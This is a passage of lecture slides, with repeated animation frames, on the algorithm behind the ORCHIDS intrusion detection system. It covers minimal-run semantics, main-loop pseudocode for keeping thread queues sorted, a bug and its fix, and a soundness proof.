
The minimal run:

1 2 3 4 5 6 7 8



Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$




We would like to be warned
at the earliest possible time

A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...


The minimal run:

1 2 3 4 5 6 7 8



Semantics, 2: «shortest runs»


- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$



We would like to be warned
at the earliest possible time

The minimal run:

1 2 3 4 5 6 7 8



A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and
the sequence $i_1 < i_2 < \dots < i_k$
is **lexicographically minimal**

Semantics => Theorems

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
It is **minimal** iff i_k is minimal (w. i_1 fixed) and
 $i_1 < i_2 < \dots < i_k$ is **lexicographically smallest**.

Proposition (optimality):

If there is a run starting at i_1 ,
then there is a **unique** one that is **minimal**.

Proof: the associated ordering on runs is

- well-founded (whence existence)
- total (whence uniqueness)

Semantics => Theorems

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$
It is **minimal** iff i_k is minimal (w. i_1 fixed) and
 $i_1 < i_2 < \dots < i_k$ is **lexicographically smallest**.

Proposition (optimality):

If there is a run starting at i_1 ,
then there is a **unique** one that is **minimal**.

Proof: the associated ordering on runs is

- well-founded (whence existence)
- total (whence uniqueness) □

Algorithms

- The ORCHIDS algorithm **never sorts** anything
- Instead, it **keeps** the thread queue **sorted** at all times
- ... for a subtle ordering: at event # n ,

$$[i_1, i_2, \dots, i_k] \leq_n [j_1, j_2, \dots, j_\ell]$$

if and only if

$$i_1 = j_1 \text{ and}$$

$[i_1, i_2, \dots, i_k, n]$ lexicographically smaller than $[j_1, j_2, \dots, j_\ell, n]$

Algorithms

orchids_main_loop:

```
e = next_event();
new_queue = empty();
while (thread = dequeue (old_queue)) {
  for each outgoing transition [thread -g,a-> t] do
    if (eval_guard (g, e)) {
      execute_action (a);
      enqueue (new_queue, t);
    }
  enqueue (new_queue, thread);
}
for each rule r do enqueue (new_queue, r->init);
old_queue = new_queue;
```

Motto:
keep
queues
sorted

old_queue



thread

new_queue

Algorithms

orchids_main_loop:

e = next_event();

new_queue = empty();

while (thread = dequeue (old_queue)) {

for each outgoing transition [thread -g,a-> t] do

if (eval_guard (g, e)) {

execute_action (a);

enqueue (new_queue, t);

}

enqueue (new_queue, thread);

}

for each rule r do enqueue (new_queue, r->init);

old_queue = new_queue;

Read event #4

Motto:
keep
queues
sorted

old_queue

1 2 3

1 2 -

1 - 3

thread

new_queue

Algorithms

```
orchids_main_loop:  
  e = next_event();  
  new_queue = empty();  
  while (thread = dequeue (old_queue)) {  
    for each outgoing transition [thread -g,a-> t] do  
      if (eval_guard (g, e)) {  
        execute_action (a);  
        enqueue (new_queue, t);  
      }  
    enqueue (new_queue, thread);  
  }  
  for each rule r do enqueue (new_queue, r->init);  
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 2 -

1 - 3

thread

1 2 3

new_queue

Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 2 -


1 - 3

thread

1 2 3

new_queue

1 2 3 4



Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 2 -

1 - 3

thread

new_queue

1 2 3 4

1 2 3 -

Algorithms

```
orchids_main_loop:  
  e = next_event();  
  new_queue = empty();  
  while (thread = dequeue (old_queue)) {  
    for each outgoing transition [thread -g,a-> t] do  
      if (eval_guard (g, e)) {  
        execute_action (a);  
        enqueue (new_queue, t);  
      }  
    enqueue (new_queue, thread);  
  }  
  for each rule r do enqueue (new_queue, r->init);  
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 - 3

thread

1 2 -

new_queue

1 2 3 4

1 2 3 -

Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 - 3

thread

1 2 -

new_queue

1 2 3 4

1 2 3 -

1 2 - 4

Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 - 3

thread

new_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

Algorithms

```
orchids_main_loop:  
  e = next_event();  
  new_queue = empty();  
  while (thread = dequeue (old_queue)) {  
    for each outgoing transition [thread -g,a-> t] do  
      if (eval_guard (g, e)) {  
        execute_action (a);  
        enqueue (new_queue, t);  
      }  
    enqueue (new_queue, thread);  
  }  
  for each rule r do enqueue (new_queue, r->init);  
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

thread

1 - 3

new_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

thread

1 - 3

new_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

1 - 3 4

Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

thread

new_queue



Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

thread

new_queue



Algorithms

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  while (thread = dequeue (old_queue)) {
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (new_queue, t);
      }
    enqueue (new_queue, thread);
  }
  for each rule r do enqueue (new_queue, r->init);
  old_queue = new_queue;
```

Read event #4

Motto:
keep
queues
sorted

old_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

1 - 3 4

1 - 3 -

4

new_queue

Algorithms

orchids_main_loop:

```
e = next_event();
new_queue = empty();
while (thread = dequeue (old_queue)) {
  for each outgoing transition [thread -g,a-> t] do
    if (eval_guard (g, e)) {
      execute_action (a);
      enqueue (new_queue, t);
    }
  enqueue (new_queue, thread);
}
for each rule r do enqueue (new_queue, r->init);
old_queue = new_queue;
```

Read event #5

Motto:
keep
queues
sorted

old_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

1 - 3 4

1 - 3 -

4

new_queue

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**.

```
for each outgoing transition [thread, g, a, t] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

```
enqueue (new_queue, t);
```

```
}
```

```
enqueue (new_queue, thread);
```

```
}
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

1 2 3 4

1 2 3 -

1 2 - 4

1 2 - -

1 - 3 4

1 - 3 -

4

new_queue

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
for each outgoing transition [guard g, a] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

- Imagine we now have **two** outgoing transitions at event 4

```
enqueue (new_queue, t);
```

```
enqueue (new_queue, thread);
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

1 - 3

thread

new_queue

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
for each outgoing transition [guard g, a] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

```
enqueue (new_queue, t);
```

- Imagine we now have **two** outgoing transitions at event 4

```
enqueue (new_queue, thread);
```

```
}
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

thread

1 - 3

new_queue

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
    if (eval_guard (g, e)) {
```

```
        execute_action (a);
```

```
        enqueue (new_queue, t);
```

- Imagine we now have **two** outgoing transitions at event 4

```
    enqueue (new_queue, thread);
```

```
}
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

thread

1 - 3

new_queue

1 - 3 4

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
for each outgoing transition [guard g, a t] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

```
enqueue (new_queue, t);
```

- Imagine we now have **two** outgoing transitions at event 4

```
enqueue (new_queue, thread);
```

```
}
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

thread

1 - 3

new_queue

1 - 3 4

1 - 3 4

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
for each outgoing transition [guard g, a, t] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

```
enqueue (new_queue, t);
```

- Imagine we now have **two** outgoing transitions at event 4

```
enqueue (new_queue, thread);
```

```
}
```

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

thread

new_queue

1 - 3 4

1 - 3 4

1 - 3 -

Algorithms (?)

- Several optimizations, avoiding exponential blow-up in most cases

```
e = next_event();
```

```
new_queue = empty();
```

```
while (thread = dequeue (old_queue)) {
```

- Main problem: the latter algorithm is **wrong**:

```
for each outgoing transition [guard g, a] do
```

```
if (eval_guard (g, e)) {
```

```
execute_action (a);
```

```
enqueue (new_queue, t);
```

- Imagine we now have **two** outgoing transitions at event 4

the first one will raise an alert at 1 - 3 4 - 6

the second one will raise an alert at 1 - 3 4 5 6

```
for each rule r do enqueue (new_queue, r->init);
```

```
old_queue = new_queue;
```

old_queue

thread

new_queue


1 - 3 4

1 - 3 4

1 - 3 -


Fixing the bug

- Instead of lists of threads, encode queues as lists of **blobs**, where a blob is an unsorted list of threads with the same sequence of events



unsorted

- Practical implementation: use fake thread «;»



unsorted

Algorithms: the right one

```
orchids_main_loop:
  e = next_event();
  new_queue = empty();
  unsorted = empty(); next = empty();
  while (thread = dequeue (old_queue)) {
    if (thread == «;») bump() else
    for each outgoing transition [thread -g,a-> t] do
      if (eval_guard (g, e)) {
        execute_action (a);
        enqueue (unsorted, t);
      }
    enqueue (next, thread);
  }
  bump();
  for each rule r do
    enqueue (new_queue, r->init);
  bump();
  old_queue = new_queue;

  bump:
  enqueue_all (new_queue, unsorted);
  unsorted = empty();
  enqueue (new_queue, «;»);
  enqueue_all (new_queue, next);
  next = empty();
  enqueue (new_queue, «;»);

/* Optimization: don't enqueue «;» if last element on queue is «;» already. */
```

Algorithms

- ORCHIDS looks for **subsequences** of events: **runs**
- Our algorithm finds these minimal runs by an **efficient** algorithm
... which, notably, never **sorts** anything

Theorem (soundness):

The ORCHIDS algorithm computes exactly the minimal runs.

Proof: slightly more complex
(omitted).

[GO08] [J. GOUBAULT-LARRECQ and J. OLIVAIN. A Smell of Orchids. In RV'08, LNCS 5289, pages 1-20. Springer, 2008. \(PDF | BibTeX + Abstract \)](#)

Proof. Assume that $B'_0, B'_1, B'_2, \dots, B'_{2m-1}, B'_{2m}$ is not \leq_{i+1} -sorted. Let D'_j be the subflow of B'_j , for all j , and D_j be the subflow of B_j . Then there are j', k' with $0 \leq k' < j' \leq 2m$ and $D'_{j'} \not\leq_{i+1} D'_{k'}$. Note that $k' \neq 0$, since the birthdate of any partial run in B'_0 is $i+1$, which is different from all other birthdates. Write $k' = 2k - \delta_k$ and $j' = 2j - \delta_j$, where δ_k, δ_j are 0 or 1, and $k \leq j$. If $k = j$, then $k' < j'$ implies $\delta_k = 1, \delta_j = 0$, so that $D'_{k'} = D_k \cup \{i+1\}$ (the partial runs of $B'_{k'} = B'_{2k-1}$ are non-trivial extensions of those of B_k), and $D'_{j'} = D_k$ (those of $B'_{j'} = B'_{2j} = B'_{2k}$ are trivial extensions). But $D_k \cup \{i+1\} <_{i+1} D_k$, so $D'_{k'} <_{i+1} D'_{j'}$, contradiction.

So $k < j$. Then $D_{k'}$ equals D_k , possibly with $i+1$ added, and $D_{j'}$ equals D_j , possibly with $i+1$ added. Since B_1, B_2, \dots, B_m is \leq_i -sorted, it is impossible that $D_j \leq_i D_k$, i.e., that $D_j \cup \{i+1\} \leq_{lex} D_k \cup \{i+1\}$. Since \leq_{lex} is a total ordering, we must have $D_k \cup \{i+1\} <_{lex} D_j \cup \{i+1\}$. Write the elements of D_k as $i_1 < i_2 < \dots < i_p$ (with $i_p < i+1$), those of D_j as $j_1 < j_2 < \dots < j_q$ (with $j_q < i+1$, and $j_1 = i_1$). Let $i_{p+1} = i+1, j_{q+1} = i+1$. Since $D_k \cup \{i+1\} <_{lex} D_j \cup \{i+1\}$, for some ℓ between 1 and $\min(p+1, q+1)$, $i_1 = j_1, i_2 = j_2, \dots, i_{\ell-1} = j_{\ell-1}$, and $i_\ell < j_\ell$. Now $\ell \neq p+1$, else $i+1 = i_\ell < j_\ell \leq j_{q+1} = i+1$. So $\ell \leq p$. But then $D_{k'} \cup \{i+2\}$, which is composed of i_1, i_2, \dots, i_p (optionally $i_{p+1} = i+1$) and $i+2$, is lexicographically smaller than $D_{j'} \cup \{i+2\}$, which is composed of j_1, j_2, \dots, j_q (optionally $j_{q+1} = i+1$) and $i+2$. That is, $D_{k'} <_{i+1} D_{j'}$, contradiction. \square

Algorithms

- ORCHIDS looks for **subsequences** of events: **runs**
- Our algorithm finds these minimal runs by an **efficient** algorithm
... which, notably, never **sorts** anything

Theorem (soundness):

The ORCHIDS algorithm computes exactly the minimal runs.

Proof: slightly more complex
(omitted).



[GO08] [J. GOUBAULT-LARRECQ and J. OLIVAIN. A Smell of Orchids. In RV'08, LNCS 5289, pages 1-20. Springer, 2008. \(PDF | BibTeX + Abstract \)](#)

Proof. Assume that $B'_0, B'_1, B'_2, \dots, B'_{2m-1}, B'_{2m}$ is not \leq_{i+1} -sorted. Let D'_j be the subflow of B'_j , for all j , and D_j be the subflow of B_j . Then there are j', k' with $0 \leq k' < j' \leq 2m$ and $D'_{j'} \not\leq_{i+1} D'_{k'}$. Note that $k' \neq 0$, since the birthdate of any partial run in B'_0 is $i+1$, which is different from all other birthdates. Write $k' = 2k - \delta_k$ and $j' = 2j - \delta_j$, where δ_k, δ_j are 0 or 1, and $k \leq j$. If $k = j$, then $k' < j'$ implies $\delta_k = 1, \delta_j = 0$, so that $D'_{k'} = D_k \cup \{i+1\}$ (the partial runs of $B'_{k'} = B'_{2k-1}$ are non-trivial extensions of those of B_k), and $D'_{j'} = D_k$ (those of $B'_{j'} = B'_{2j} = B'_{2k}$ are trivial extensions). But $D_k \cup \{i+1\} <_{i+1} D_k$, so $D'_{k'} <_{i+1} D'_{j'}$, contradiction.

So $k < j$. Then $D_{k'}$ equals D_k , possibly with $i+1$ added, and $D_{j'}$ equals D_j , possibly with $i+1$ added. Since B_1, B_2, \dots, B_m is \leq_i -sorted, it is impossible that $D_j \leq_i D_k$, i.e., that $D_j \cup \{i+1\} \leq_{lex} D_k \cup \{i+1\}$. Since \leq_{lex} is a total ordering, we must have $D_k \cup \{i+1\} <_{lex} D_j \cup \{i+1\}$. Write the elements of D_k as $i_1 < i_2 < \dots < i_p$ (with $i_p < i+1$), those of D_j as $j_1 < j_2 < \dots < j_q$ (with $j_q < i+1$, and $j_1 = i_1$). Let $i_{p+1} = i+1, j_{q+1} = i+1$. Since $D_k \cup \{i+1\} <_{lex} D_j \cup \{i+1\}$, for some ℓ between 1 and $\min(p+1, q+1)$, $i_1 = j_1, i_2 = j_2, \dots, i_{\ell-1} = j_{\ell-1}$, and $i_\ell < j_\ell$. Now $\ell \neq p+1$, else $i+1 = i_\ell < j_\ell \leq j_{q+1} = i+1$. So $\ell \leq p$. But then $D_{k'} \cup \{i+2\}$, which is composed of i_1, i_2, \dots, i_p (optionally $i_{p+1} = i+1$) and $i+2$, is lexicographically smaller than $D_{j'} \cup \{i+2\}$, which is composed of j_1, j_2, \dots, j_q (optionally $j_{q+1} = i+1$) and $i+2$. That is, $D_{k'} <_{i+1} D_{j'}$, contradiction. \square

Algorithms

- ORCHIDS looks for **subsequences** of events: **runs**
- Our algorithm finds these minimal runs by an **efficient** algorithm
... which, notably, never **sorts** anything

Corollary (soundness and optimality):

1. ORCHIDS emits an alert at i_1 only if some run starts there
2. If there is a run starting at i_1 ,
ORCHIDS emits only one alert, witnessing the minimal run.

Guarantees:

1. **no false positive**
2. absolute minimum «**information glut**» (at most 1 alert)
and **no false negative** (at least 1 alert)

(in our model; the real world has its own perks, too)

Semantics, and optimizations

The «shortest runs» semantics also allows us to:

- **kill** threads which **provably**
will **never find a run**
- **kill** threads which may ultimately find runs,
which **provably cannot be minimal**
- ... by abstract interpretation techniques

[GO08] [J. GOUBAULT-LARRECQ](#) and [J. OLIVAIN](#). *A Smell of Orchids*. In *RV'08, LNCS 5289*, pages 1-20. Springer, 2008. ([PDF](#) | [BibTeX + Abstract](#))

- allowing for increased (time and space) **efficiency**

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

